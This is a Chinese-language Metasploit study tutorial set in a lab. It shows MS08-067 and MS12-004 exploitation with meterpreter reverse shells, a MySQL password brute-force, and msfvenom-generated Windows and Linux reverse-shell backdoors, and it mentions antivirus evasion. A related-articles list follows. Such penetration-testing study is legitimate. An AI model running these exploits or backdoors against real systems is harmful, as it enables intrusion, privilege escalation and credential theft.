
Metasploit 进阶
本文是"T00LS Metasploit(第二季)"的文档版,是个人在观看视频动手操作的一个记录,仅供学习。文中会介绍Metasploit的一些基本使用:主要包括远程代码执行、MIDI文件解析远程代码执行、密码破解、生成后门等。
一、远程代码执行
MS08-067

首先,我们准备了一台靶机:192.168.1.103 [Windows XP Professional]
msf > search ms08-067

Matching Modules

================

   Name                                 Disclosure Date  Rank   Description

   ----                                 ---------------  ----   -----------

   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOST                     yes       The target address

   RPORT    445              yes       The SMB service port (TCP)

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name

   --  ----

   0   Automatic Targeting

msf exploit(ms08_067_netapi) > set rhost 192.168.1.103

rhost => 192.168.1.103

msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name

   --  ----

   0   Automatic Targeting

   1   Windows 2000 Universal

...
【有很多,就不一一展示了】
...
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOST    192.168.1.103    yes       The target address

   RPORT    445              yes       The SMB service port (TCP)

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)

   LHOST     192.168.1.110    yes       The listen address

   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name

   --  ----

   0   Automatic Targeting
注意需要设置一下LHOST和LPORT参数,默认是本机ip监听4444端口,如果要攻击外部ip的话,需要提供一个外部ip地址。下面是利用成功的截图:

MS17-010
关于MS17-010的利用方法请移步: SMB MS17-010, 这里就不做重复介绍了。
MIDI文件解析远程代码执行
靶机:192.168.1.111(XP) 攻击机:192.168.1.110(Kali)
msf exploit(ms08_067_netapi) > search 12-004

Matching Modules

================

   Name                                   Disclosure Date  Rank    Description

   ----                                   ---------------  ----    -----------

   exploit/windows/browser/ms12_004_midi  2012-01-10       normal  MS12-004 midiOutPlayNextPolyEvent Heap Overflow

msf exploit(ms08_067_netapi) > use exploit/windows/browser/ms12_004_midi

msf exploit(ms12_004_midi) > show options

Module options (exploit/windows/browser/ms12_004_midi):

   Name       Current Setting  Required  Description

   ----       ---------------  --------  -----------

   OBFUSCATE  false            no        Enable JavaScript obfuscation

   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT    8080             yes       The local port to listen on.

   SSL        false            no        Negotiate SSL for incoming connections

   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)

   URIPATH                     no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name

   --  ----

   0   Automatic
需要设置两个重要的参数:SRVHOST:设置为本机地址, SRVPORT:监听端口(默认即可),另外就是URIPATH:"友好"访问地址。
msf exploit(ms12_004_midi) > set SRVHOST 192.168.1.110    【设置为本机地址】

SRVHOST => 192.168.1.110

msf exploit(ms12_004_midi) > set URIPATH /

URIPATH => /

msf exploit(ms12_004_midi) > show options

Module options (exploit/windows/browser/ms12_004_midi):

   Name       Current Setting  Required  Description

   ----       ---------------  --------  -----------

   OBFUSCATE  false            no        Enable JavaScript obfuscation

   SRVHOST    192.168.1.110    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT    8080             yes       The local port to listen on.

   SSL        false            no        Negotiate SSL for incoming connections

   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)

   URIPATH    /                no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name

   --  ----

   0   Automatic

msf exploit(ms12_004_midi) > exploit

[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.110:4444

msf exploit(ms12_004_midi) > [*] Using URL: http://192.168.1.110:8080/      【在靶机中用IE浏览器访问该地址】

[*] Server started.

[*] 192.168.1.111    ms12_004_midi - Request as: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

[*] 192.168.1.111    ms12_004_midi - Sending html to 192.168.1.111:1222...

[*] 192.168.1.111    ms12_004_midi - Request as: Windows-Media-Player/10.00.00.4058

[*] 192.168.1.111    ms12_004_midi - Sending midi corruption file...

[*] 192.168.1.111    ms12_004_midi - Request as: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

[*] 192.168.1.111    ms12_004_midi - Sending midi corruption file...

[*] Sending stage (957487 bytes) to 192.168.1.111

[*] Meterpreter session 3 opened (192.168.1.110:4444 -> 192.168.1.111:1225) at 2017-08-22 10:22:27 -0400

[*] Session ID 3 (192.168.1.110:4444 -> 192.168.1.111:1225) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'

[*] Current session process is iexplore.exe (3300) as: CHINA-5D20EA9B7\Administrator

[*] Session is Admin but not System.

[*] Will attempt to migrate to specified System level process.

[*] Trying services.exe (760)

[+] Successfully migrated to services.exe (760) as: NT AUTHORITY\SYSTEM

经过上述的攻击过程,可以成功的拿到一个session。
msf exploit(ms12_004_midi) > sessions    【查看会话】

Active sessions

===============

  Id  Type                     Information                                      Connection

  --  ----                     -----------                                      ----------

  3   meterpreter x86/windows  CHINA-5D20EA9B7\Administrator @ CHINA-5D20EA9B7  192.168.1.110:4444 -> 192.168.1.111:1225 (192.168.1.111)

msf exploit(ms12_004_midi) > sessions -i 3    【-i 指定会话】

[*] Starting interaction with 3...

meterpreter > ipconfig                【可以成功的拿到一个meterpreter】
密码破解
Mysql密码破解
由于实验环境限制,先给出操作步骤,后面再给出运行示例截图...
msf > search mysql_login      [mysql登陆认证]

Matching Modules

================

   Name                                 Disclosure Date  Rank    Description

   ----                                 ---------------  ----    -----------

   auxiliary/scanner/mysql/mysql_login                   normal  MySQL Login Utility

msf > use auxiliary/scanner/mysql/mysql_login

msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description

   ----              ---------------  --------  -----------

   BLANK_PASSWORDS   false            no        Try blank passwords for all users

   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5

   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database

   DB_ALL_PASS       false            no        Add all passwords in the current database to the list

   DB_ALL_USERS      false            no        Add all users in the current database to the list

   PASSWORD                           no        A specific password to authenticate with

   PASS_FILE                          no        File containing passwords, one per line

   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]

   RHOSTS                             yes       The target address range or CIDR identifier

   RPORT             3306             yes       The target port (TCP)

   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host

   THREADS           1                yes       The number of concurrent threads

   USERNAME                           no        A specific username to authenticate as

   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line

   USER_AS_PASS      false            no        Try the username as the password for all users

   USER_FILE                          no        File containing usernames, one per line

   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > set rhosts 192.168.1.104

rhosts => 192.168.1.104

msf auxiliary(mysql_login) > set USERNAME root

USERNAME => root

msf auxiliary(mysql_login) > cat /root/pass.txt      [查看密码字典内容]

[*] exec: cat /root/pass.txt

aaa

bbb

ccc

ddd

123456

qwerty

admin

passwd

haha

hello

world

msf auxiliary(mysql_login) > set USERPASS_FILE /root/pass.txt    [设置密码字典文件]

USERPASS_FILE => /root/pass.txt

msf auxiliary(mysql_login) > set threads 10               [设置运行线程数]

threads => 10
msf auxiliary(mysql_login) > run
...
后门
生成各种后门,请戳:msfvenom生成各类Payload命令
windows exe后门
下面将介绍windows后门的使用,攻击机:192.168.1.107(kali) 靶机:192.168.1.111(Win XP)
首先要生成后门,以windows/meterpreter/reverse_tcp为例:
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._

  II     4'  v  'B   .'"".'/|\`.""'.

  II     6.     .P  :  .' / | \ `.  :

  II     'T;. .;P'  '.'  /  |  \  `.'

  II      'T; ;P'    `. /   |   \ .'

IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

       =[ metasploit v4.14.27-dev                         ]

+ -- --=[ 1659 exploits - 951 auxiliary - 293 post        ]

+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.1.107 LPORT=1234 -f exe > ./test.exe

[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.1.107 LPORT=1234 -f exe > ./test.exe

No encoder or badchars specified, outputting raw payload

Payload size: 333 bytes

Final size of exe file: 73802 bytes
我们可以看到,上面后门地址是攻击机的ip:192.168.1.107,端口为1234,生成后门之后,将其放到靶机192.168.1.111上,在攻击机进行如下操作:
msf > use exploit/multi/handler

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp        【其实是刚才那个后门payload】

payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)

   LHOST                      yes       The listen address

   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.107      [设置反向连接的ip]

lhost => 192.168.1.107

msf exploit(handler) > set lport 1234            [设置反向连接的端口]

lport => 1234

msf exploit(handler) > run                   [run之后在靶机win xp上运行后门test.exe]

[*] Started reverse TCP handler on 192.168.1.107:1234

[*] Starting the payload handler...

[*] Sending stage (957487 bytes) to 192.168.1.111


[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.111:1470) at 2017-08-23 03:41:20 -0400

meterpreter > ipconfig
这样我们就能拿到一个meterpreter了,然后就可以自己发挥了。运行截图如下:
想更多了解msfvenom 生成windows后门,请戳下面两个链接:
【译】msfvenom
Linux后门
下面将简单演示一下linux后门的使用。攻击机:192.168.1.107(kali) 靶机:192.168.1.103(ubuntu16.04)
先生成linux后门: linux/x86/meterpreter/reverse_tcp, 在kali上操作如下:
msf > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.107 LPORT=4321 -f elf > shell.elf

[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.107 LPORT=4321 -f elf > shell.elf

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 99 bytes

Final size of elf file: 183 bytes

msf > chmod 777 shell.elf        [赋予执行权限]

[*] exec: chmod 777 shell.elf
将生成的后门拷贝的靶机:192.168.1.103上, 在攻击机:192.168.1.107进行如下操作:
msf > use exploit/multi/handler

msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp

payload => linux/x86/meterpreter/reverse_tcp

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description

   ----   ---------------  --------  -----------

   LHOST                   yes       The listen address

   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > set LHOST 192.168.1.107      [设置本机ip]

LHOST => 192.168.1.107

msf exploit(handler) > set LPORT 4321            [设置监听端口]

LPORT => 4321

msf exploit(handler) > run                   [run之后,在靶机上运行后门程序shell.elf]

[*] Started reverse TCP handler on 192.168.1.107:4321

[*] Starting the payload handler...

[*] Sending stage (797784 bytes) to 192.168.1.103


[*] Meterpreter session 1 opened (192.168.1.107:4321 -> 192.168.1.103:39498) at 2017-08-23 04:33:08 -0400

meterpreter > ifconfig                     [可以拿到一个meterpreter]
剩下的就自己发挥了,下面是运行时截图:
其他后门就先不介绍了,参考前面给出的:msfvenom生成各类Payload命令, 及结合前面两个示例,应该问题不大,有时间再补充吧。
后门这部分,其实不仅仅是生成一个简单的后门,其更应该具有免杀特性,msfvenom 在生成后门的同时可以进行编码,而且还可以使用工具进行加壳,提高隐蔽性。
未完,待续...
Metasploit 进阶的更多相关文章
- 6.Metasploit生成apk攻击Android实例
Metasploit进阶第四讲 生成Android apk文件 01 msfvenom基本参数 msfvenom介绍 承接上回,staged/unstage payload如何利用? msfven ...
- 5.Metasploit攻击载荷深入理解
Metasploit 进阶第三讲 深入理解攻击载荷 01 Nesus介绍.安装及使用 Nessus介绍 Nessus是一款著名的漏洞扫描及分析工具,提供完整的漏洞扫描服务,并随时更新漏洞数据库. ...
- 4.Metasploit框架更新
Metasploit 进阶第二讲 框架更新 EDB平台-互联网安全漏洞库 Exploit_DB是一个面向全世界安全工作人员的漏洞提交平台,是一份公开已知漏洞的存档,便于企业改善公司的安全情况 ...
- 3.Metasploit攻击流程及命令介绍
Metasploit 进阶第一讲 攻击流程及命令介绍 01.渗透测试过程环节(PTES) 1.前期交互阶段:与客户组织进行交互讨论,确定范围,目标等 2.情报搜集阶段:获取更多目标组织信 ...
- Web安全工程师(进阶)课程表
01-SQL注入漏洞原理与利用 预备知识: 了解HTTP协议,了解常见的数据库.脚本语言.中间件.具备基本的编程语言基础. 授课大纲: 第一章:SQL注入基础 1.1 Web应用架构分析1.2 SQL ...
- nmap扫描进阶、msfconsole攻击入门(网安全实训第二天)
本期内容:nmap扫描.msfconsole攻击入门 1. nmap扫描进阶 2.msfconsole攻击入门 1.nmap扫描进阶 (1)nmap命令 nmap --sP -iL abin.txt ...
- nodejs进阶(6)—连接MySQL数据库
1. 建库连库 连接MySQL数据库需要安装支持 npm install mysql 我们需要提前安装按mysql sever端 建一个数据库mydb1 mysql> CREATE DATABA ...
- nodejs进阶(4)—读取图片到页面
我们先实现从指定路径读取图片然后输出到页面的功能. 先准备一张图片imgs/dog.jpg. file.js里面继续添加readImg方法,在这里注意读写的时候都需要声明'binary'.(file. ...
- JavaScript进阶之路(一)初学者的开始
一:写在前面的问题和话 一个javascript初学者的进阶之路! 背景:3年后端(ASP.NET)工作经验,javascript水平一般般,前端水平一般般.学习资料:犀牛书. 如有误导,或者错误的地 ...
随机推荐
- Maven编译打包出错:找不到符号
项目中,使用的是maven管理,但是有几个jar不是通过maven引入的,是通过IDEA导入的,在使用maven插件编译的时候,会出现如下的一些错误: 解决方法: 在项目中创建一个目录lib,然后将j ...
- 使用union all 遇到的问题(俩条sql语句行数的和 不等于union all 后的 行数的和 !);遗留问题 怎么找到 相差的呐俩条数据 ?
create table buyer as SELECT b.id AS bankid FROM v_product_deal_main m, base_member b WHERE b.id = m ...
- MyEclipse+SSH开发环境配置
MyEclipse+Struts+Hibernate+Mysql开发环境配置 软件: jdk-6u22-windows-x64.exe apache-tomcat-6.0.29.exe mysql-5 ...
- python3.6 SSL module is not available
pip is configured with locations that require TLS/SSL, however the ssl module in Python is not avail ...
- libcurl底层调用逻辑
libcurl就不多介绍了,一个支持HTTP,FTP,SMTP等协议的网络库 只涉及multi部分,easy部分就不提了. 两个线程,一个负责添加HTTP请求,另一个轮询,负责处理每一个请求 Thre ...
- json_decode遇到的编码问题
初入csdn,就最近遇到的简单问题做一个功能解释; json_encode和json_decode只针对utf8字符有效,如果遇到其他编码比如gbk,需要进行转码然后解析: header(" ...
- 25个Java机器学习工具&库--转载
本列表总结了25个Java机器学习工具&库: 1. Weka集成了数据挖掘工作的机器学习算法.这些算法可以直接应用于一个数据集上或者你可以自己编写代码来调用.Weka包括一系列的工具,如数据预 ...
- The Largest Clique UVA - 11324( 强连通分量 + dp最长路)
这题 我刚开始想的是 缩点后 求出入度和出度为0 的点 然后统计个数 用总个数 减去 然而 这样是不可以的 画个图就明白了... 如果 减去度为0的点 那么最后如果出现这样的情况是不可 ...
- Unity3D手游开发日记(5) - 适合移动平台的植被随风摆动
一直在思考怎么让场景更有生机,我觉得植被的随风摆动是必不可少的.CE3引擎的植被bending就做得特别棒.我也准备在手机上做一套. 先分析一下植被摆动常见的几种做法.其实不管哪种做法,核心就是让植被 ...
- max os x lighttpd + php + mysql 部署
手贱,升级了max os x 到Yosemite,系统默认装了nginx,php,开机会自动启动!1 开机启动脚本默认在下面位置: /Library/LaunchDaemons/com.root.ng ...